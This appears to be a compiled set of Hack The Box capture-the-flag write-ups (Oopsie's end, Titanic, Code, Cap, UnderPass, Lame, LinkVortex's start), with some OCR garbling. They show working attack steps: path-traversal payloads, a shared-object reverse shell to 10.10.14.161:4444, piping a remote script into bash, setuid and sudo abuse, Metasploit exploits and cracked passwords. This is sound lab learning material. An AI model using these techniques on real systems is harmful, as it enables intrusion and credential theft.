At this point, we had successfully escalated our privileges to **root**. We captured the **user flag** located in **/home/robert** and the **root flag** located in the **/root** directory, completing the penetration test.

```
$ cd var/www/html
$ ls
cdn-cgi
```

```
$ cd cdn-cgi/login
$ ls
admin.php
db.php
index.php
script.js
```


```
robert@oopsie:~$ find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ ls -la /usr/bin/bugtracker 86 file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=b87543421344c400a95cbbe34bbc885698b52b8d, not stripped
robert@oopsie:~$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 12
---------------
```

```
$ export PATH=/tmp:$PATH
$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$ pwd
/home/robert
```

```
# echo -e '#!/bin/sh\n/bin/sh' > cat
# echo '#!/bin/sh' > /tmp/cat
echo '/bin/sh' >> /tmp/cat
chmod +x /tmp/cat
# # # cd /tmp
echo '#!/bin/sh' > cat
echo '/bin/sh' >> cat
chmod +x cat
export PATH=/tmp:$PATH
/usr/bin/bugtracker
# # # # #
------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 12
---------------

# whoami
root
#
```

```
  GNU nano 2.9.3

af13b0bee69f8a877c3faf667f7beacf
```

Hack The Box Lab 7(Titanic)



An Nmap scan was performed, revealing that the following ports were open:

- 22/tcp – SSH service
- 80/tcp – HTTP service (web server)

Next, the domain `titanic.htb` was added to the `etc/hosts` file to properly resolve the domain to its IP address in the browser.

We accessed the titanic.htb website. After registering an account, we attempted a Local File Inclusion (LFI) attack by using the following payload:

`download?ticket=../../../../etc/passwd`


This was successful and confirmed that the site is vulnerable to LFI.

We also checked for other useful internal domains using the same technique and discovered:

`dev.titanic.htb`

This domain was also added to the `etc/hosts` file. When accessed in the browser, it led to a Gitea instance,

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 16:14 EDT
Nmap scan report for 10.10.11.55
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
```



We accessed `dev.titanic.htb` and discovered that it was running a Gitea instance. We registered a new user and began examining the repositories named `docker-config` and `flask-app`.
Inside `docker-config`, we found the exact path to the Gitea database, which would be useful in the following steps.

Using the previously discovered LFI vulnerability, we downloaded the Gitea database file.
We opened it with an SQLite browser and listed the tables within.
From there, we extracted the username, hashed password, and associated salt.

We converted the hash into a suitable format for use with Hashcat and ran a password cracking attempt using a well-known wordlist.
Eventually, we successfully retrieved the user's plaintext password.


With the cracked password, we established an SSH connection to the target machine.
Once logged in, we navigated to the user's home directory and retrieved the `user.txt` flag.

We checked for any sudo privileges but didn't find anything useful.
Next, we explored the `/opt` directory and discovered a script that runs periodically and makes use of ImageMagick's `identify` command.
This hinted at a potential exploitation path via ImageMagick.

We crafted a malicious shared object (`.so`) file to exploit a known ImageMagick vulnerability.
This file was placed in a location where it would be triggered by the running script.
After some time, the payload was executed, and we successfully extracted the contents of the `root.txt` file.

By following this method, we were able to capture both flags:

- `user.txt`
- `root.txt`



```
+  gitea:
+    image: gitea/gitea
+    container_name: gitea
+    ports:
+      - "127.0.0.1:3000:3000"
+      - "127.0.0.1:2222:22"  # Optional for SSH access
+    volumes:
```

```
┌──(kali㉿kali)-[~]
└─$ curl -s "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db" -o gitea.db
```

```
administrator:sha256:50000:LRSeX70bIM8×2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
invite:sha256:50000:uw9Kf+jSK3tGTuBUgniRGQ==:2tg1UsLsEwi8Axjn27HyiY+dpwcF2PSevMQKf4AzgGwTRWHv3C9eySG0C9MkV0w9Pzc=
cysec:sha256:50000:WDBcQgow8g2UpC2vxj9WLw==:Z0fQIaWatXbSO1Twc1yUBd2SQKXtCek5s5bMEFvi/3+VZsnkiWlNG8A3e742oHfo2eM=
MyOrg:sha256:50000:w+S640LpPeiB5LfCM52AeA==:
```

```
└─$ ssh developer@titanic.htb
```


```
developer@titanic:~$ pwd
/home/developer
developer@titanic:~$ ls
gitea  mysql  user.txt
developer@titanic:~$ cat user.txt
956ec1c5eadfd2e67d2ecfe5d9f755b8
developer@titanic:~$
```

```
  GNU nano 6.2
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("bash -c 'bash -i >& /dev/tcp/10.10.14.161/4444 0>&1'");
    exit(0);
}
```

```
developer@titanic:/opt/app/static/assets/images$ nano libxcb.c
developer@titanic:/opt/app/static/assets/images$ gcc -shared -fPIC -o libxcb.so.1 libxcb.c
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.161] from (UNKNOWN) [10.10.11.55] 48778
bash: cannot set terminal process group (2548385): Inappropriate ioctl fo
 device
bash: no job control in this shell
root@titanic:/opt/app/static/assets/images#
```

```
0dbf70aafad1d65193beb039304de2d4
root@titanic:/opt/app/static/assets/images#
```



Hack The Box Lab 8(Code)

We began by scanning the target system using `nmap` to discover open ports:

```
nmap -A -p- 10.10.11.62
```

The results revealed two open ports:

- `22/tcp (SSH)`
- `5000/tcp (Gunicorn – Python Code Editor)`

The service on port 5000 hosted a Python Code Editor, which allowed execution of arbitrary Python code. We used it to query user data from the database.

After cracking the hashes, we obtained:

- `development: development`
- `martin: nafeelswordsmaster`

We then logged in via SSH using Martin's credentials.


Once logged in, we discovered a backup script `/usr/bin/backy.sh` that Martin could run with `sudo`. This script accepted a JSON config (`task.json`) and backed up specified directories.

We modified `task.json` to archive the `user.txt` file.

We executed the script and extracted the archive, successfully retrieving the **user flag**.

We then accessed the `/root` directory using a path traversal trick:
`/var/….//root/`

The script archived the contents of `/root`, and we successfully extracted the **root flag**, confirming full system compromise.



```
sudo ssh martin@10.10.11.62
```

```
{
  "destination": "/home/martin/"
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/home/app-production/user.t
  ],
  "exclude": [
    ".*"
  ]
```

```
martin@code:~$ cd backups/
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  task.json
martin@code:~/backups$ nano task.json
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/04/15 15:47:07 #  backy 1.2
2025/04/15 15:47:07 📋 Working with task.json ...
2025/04/15 15:47:07 zz Nothing to sync
2025/04/15 15:47:07 📤 Archiving: [/home/app-production/user.txt]
2025/04/15 15:47:07 📥 To: /home/martin ...
2025/04/15 15:47:07 📦
```


```
backups  code_home_app-production_user.txt_2025_April.tar.bz2  home
martin@code:~$ tar -xjf code_home_app-production_user.txt_2025_April.tar.bz2
martin@code:~$ cat home/app-production/user.txt
bf7df521de561d691f2d0863a63a6592
```

```
martin@code:~/backups$ nano task.json
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/04/15 16:05:09 #  backy 1.2
2025/04/15 16:05:09 📋 Working with task.json ...
2025/04/15 16:05:09 zz Nothing to sync
2025/04/15 16:05:09 📤 Archiving: [/var/../root]
2025/04/15 16:05:09 📥 To: /home/martin ...
2025/04/15 16:05:09 📦
tar: Removing leading `/var/../' from member names
```

```
martin@code:~/backups$ cd /home/martin/
martin@code:~$ ls
backups  code_var_.._root_2025_April.tar.bz2  home
martin@code:~$ tar -xjf code_var_.._root_2025_April.tar.bz2
```

```
martin@code:~/backups$ cd /home/martin/
martin@code:~$ ls
backups  code_var_.._root_2025_April.tar.bz2  home
martin@code:~$ tar -xjf code_var_.._root_2025_April.tar.bz2
```

```
martin@code:~$ ls
backups  code_var_.._root_2025_April.tar.bz2  home  root
martin@code:~$ cd root
martin@code:~/root$ ls
root.txt  scripts
martin@code:~/root$ cat root.txt
62bef7b3c9818a75fd6c0ce60e96c34d
```



Hack The Box Lab 9(Cap)

I started with Nmap to enumerate open ports:

Only ports **21 (FTP), 22 (SSH), and 80 (HTTP)** were open.

Tried anonymous login on port 21 — access denied.

Visited the web page. The link titled **"Security Snapshot (5 Second PCAP + Analysis)"** redirected to downloadable `.pcap` files.
I modified the number in the URL (e.g., 2 → 1) and confirmed that each number gives a different `.pcap` file.


To find how many `.pcap` files were available, I used Burp Suite for fuzzing.
Generated a payload list with:

Among the results, the response for `0` was significantly larger — so I downloaded `0.pcap` for further analysis.

```
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

```
21/tcp open  ftp     vsftpd 3.0.3
```

```
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): anonymus
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```




```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
```

Using Wireshark to Analyze `.pcap`

I opened `0.pcap` in Wireshark to inspect network traffic. Since the file involved FTP, I applied the following filter:

Then:

- Selected a relevant packet
- Right-click → Follow → TCP Stream
- In the stream, I found cleartext credentials

Extracted credentials:

- USER: `nathan`
- PASS: `Buck3tH4TF0RM3!`

\With these credentials:

- Logged into FTP and retrieved `user.txt` →`c2ce203ea5cedd7093045841619d162f`
- Used same credentials on SSH (credential reuse) — login successful
- `sudo -l` — nothing useful
- `find / -type f -perm -04000 -ls 2>/dev/null` — no relevant SUID binaries
- `cat /etc/crontab` — no privilege escalation vectors


Uploaded LinPEAS to enumerate possible privilege escalation paths:

The only interesting finding: Python3.8 has special capabilities.

Found a trick on HackTricks related to capabilities. Ran the following command:

It worked — got root shell!

- Root flag → `9f8e973ac2c877bd67ba3461595d6e9e`



```
Last login: Thu Apr 17 17:09:50 2025 from 10.10.15.27
nathan@cap:~$
```


```
nathan@cap:~$ cat user.txt
9081698b9a585c5f18f6864e3c182488
nathan@cap:~$
```

```
nathan@cap:~$ curl http://10.10.14.188/linpeas.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
  1  820k    1 13280    0     0  20368      0  0:00:41 --:--:--  0:00:41 20336
```

```
nathan@cap:~$ ls
snap  user.txt
```

```
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~#
```

```
root@cap:~# whoami
root
root@cap:~# cat root/root.txt
cat: root/root.txt: No such file or directory
root@cap:~# cat /root/root.txt
25febd14f7c005ecb6e2b0dd3dcacf36
root@cap:~#
```



Hack The Box Lab 10(UnderPass)

I started with a basic Nmap scan:

Open Ports: **22 (SSH), 80 (HTTP)**

Accessing the web interface didn't reveal anything interesting at first.

So, I decided to go back and launch a **UDP scan** to look for more:

That revealed:

- **161/UDP (SNMP)**

I used `snmpbulkwalk` to enumerate SNMP data and extract management values:

The output revealed some interesting strings:

- `steve@underpass.htb`
- `UnDerPass.htb`

These pointed me toward a **daloRADIUS** web server.

I navigated to the following URL:

`http://underpass.htb/daloradius/app/operators/login.php`

After Googling around, I discovered that daloRADIUS has default login credentials:

- **Username**: `administrator`
- **Password**: `radius`


I successfully logged in.


Inside the daloRADIUS panel, I found a user list. One entry stood out:


- **User**: `svcMosh`
- **Password**: MD5 hash


I used **CrackStation** to crack the hash:

The hash was successfully cracked.









Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Using the cracked credentials, I connected through SSH:

Login was successful.

Privilege Escalation

As always, the first thing I checked was:

I found that I could execute `mosh-server` as root.

Reading the manual gave me some clarity:

`mosh-server` runs a server that listens on a high UDP port and waits for a client to connect.

I ran the `mosh-server` on a chosen port:

This gave me a `MOSH_KEY`. I then ran:

And I was dropped into a **root shell**.

Root Flag → `9f8e973ac2c877bd67ba3461595d6e9e`

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh svcMosh@10.10.11.48
```

```
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
ea97c1c3c9a407e4a5221dd4fed2073c
```


```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$
```

```
svcMosh@underpass:~$ sudo mosh-server new -p 61113


MOSH CONNECT 61113 22Vw2bRe2YiCTl9hw1ZH3g

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 10255]
```

```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server new -p 61113


MOSH CONNECT 61113 z/Y8/8Sm0gxNJ2K3Cl0PSA
```

```
MOSH_KEY=z/Y8/8Sm0gxNJ2K3Cl0PSA mosh-client 127.0.0.1 61113
```

```
root@underpass:~# la
.bash_history  .bashrc  .cache  .config  .lesshst  .local  .profile  root.txt  .ssh  .wget-hsts
root@underpass:~# cat root.txt
4f86cd0973538486b7920d5940ded72e
root@underpass:~# la
```



Hack The Box Lab 11(Lame)

I started by scanning the machine to discover open ports. The following ports were found to be open:

- 21 (FTP), 22 (SSH), 139 (NetBIOS), 445 (Microsoft SMB)

After identifying the open ports, I checked the service versions running on them.

- The FTP service was running `vsftpd 2.3.4`, which allowed anonymous login.
- SSH was running on a Debian system with OpenSSH.
- SMB was running Samba, with a version falling within the 3.X - 4.X range.

The first thing that caught my attention was the version of the FTP service — `vsftpd 2.3.4`.
This version is known to have a backdoor vulnerability.

I attempted to exploit this vulnerability to gain access to the system. However, it didn't work.
Most likely, the exploit failed because it tried to connect to another port (6200), which was blocked by a firewall.

```
└─$ nmap -sC -sV 10.10.10.3
```

```
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
        print$                                  NO ACCESS       Printer Drivers
        tmp                                     READ, WRITE     oh noes!
        opt                                     NO ACCESS
        IPC$                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
[*] Closed 1 connections

┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.10.10.3\\tmp
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 21 12:00:02 2025
  ..                                 DR        0  Sat Oct 31 02:33:58 2020
  xeku                                N        0  Mon Apr 21 11:26:32 2025
  f                                   N        0  Mon Apr 21 11:23:34 2025
  .ICE-unix                          DH        0  Mon Apr 21 10:40:24 2025
  vmware-root                        DR        0  Mon Apr 21 10:40:52 2025
  .X11-unix                          DH        0  Mon Apr 21 10:40:50 2025
  .X0-lock                           HR       11  Mon Apr 21 10:40:50 2025
  5570.jsvc_up                        R        0  Mon Apr 21 10:41:24 2025
  vgauthsvclog.txt.0                  R     1600  Mon Apr 21 10:40:22 2025

                7282168 blocks of size 1024. 5386512 blocks available
smb: \>
```

Since the scan didn't show the exact version of the SMB service, I performed deeper analysis.

Fortunately, it turned out that the system was running a vulnerable version of Samba — affected by **CVE-2007-2447**.

Using the CVE-2007-2447 vulnerability, I was able to gain access to the system directly as the root user.

Because of this, no privilege escalation was needed — the exploit granted full control from the start.

Once inside the system, I only had to locate and read the two flags:

- The user flag
- The root flag

If there were any issues running commands (like `cat`), switching the shell to `/bin/bash` would fix it.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search Samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.152
lhost => 10.10.14.152
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.152:4444
[*] Command shell session 2 opened (10.10.14.152:4444 → 10.10.10.3:40977) at 2025-04-21 11:59:44 -0400
```


```
id
uid=0(root) gid=0(root)
```

```
pwd
/home/user
cd ..
cd makis
ls
user.txt
cat user.txt
e6fbf0b5861769694176ad9514a322ab
```

```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
ec39166b361fe59124dcee734f7390dd
```



Hack The Box Lab 12(LinkVortex)




```
└─$ nmap -sC -sV 10.10.11.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-22 13:20 EDT
Nmap scan report for 10.10.11.47
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initially, upon receiving the IP address of the machine, I performed an **Nmap** scan to identify open ports and active services. The scan revealed that port 80 was open, indicating the presence of an HTTP web service. Since this port is commonly used for web servers, I began inspecting the web interface using a browser.

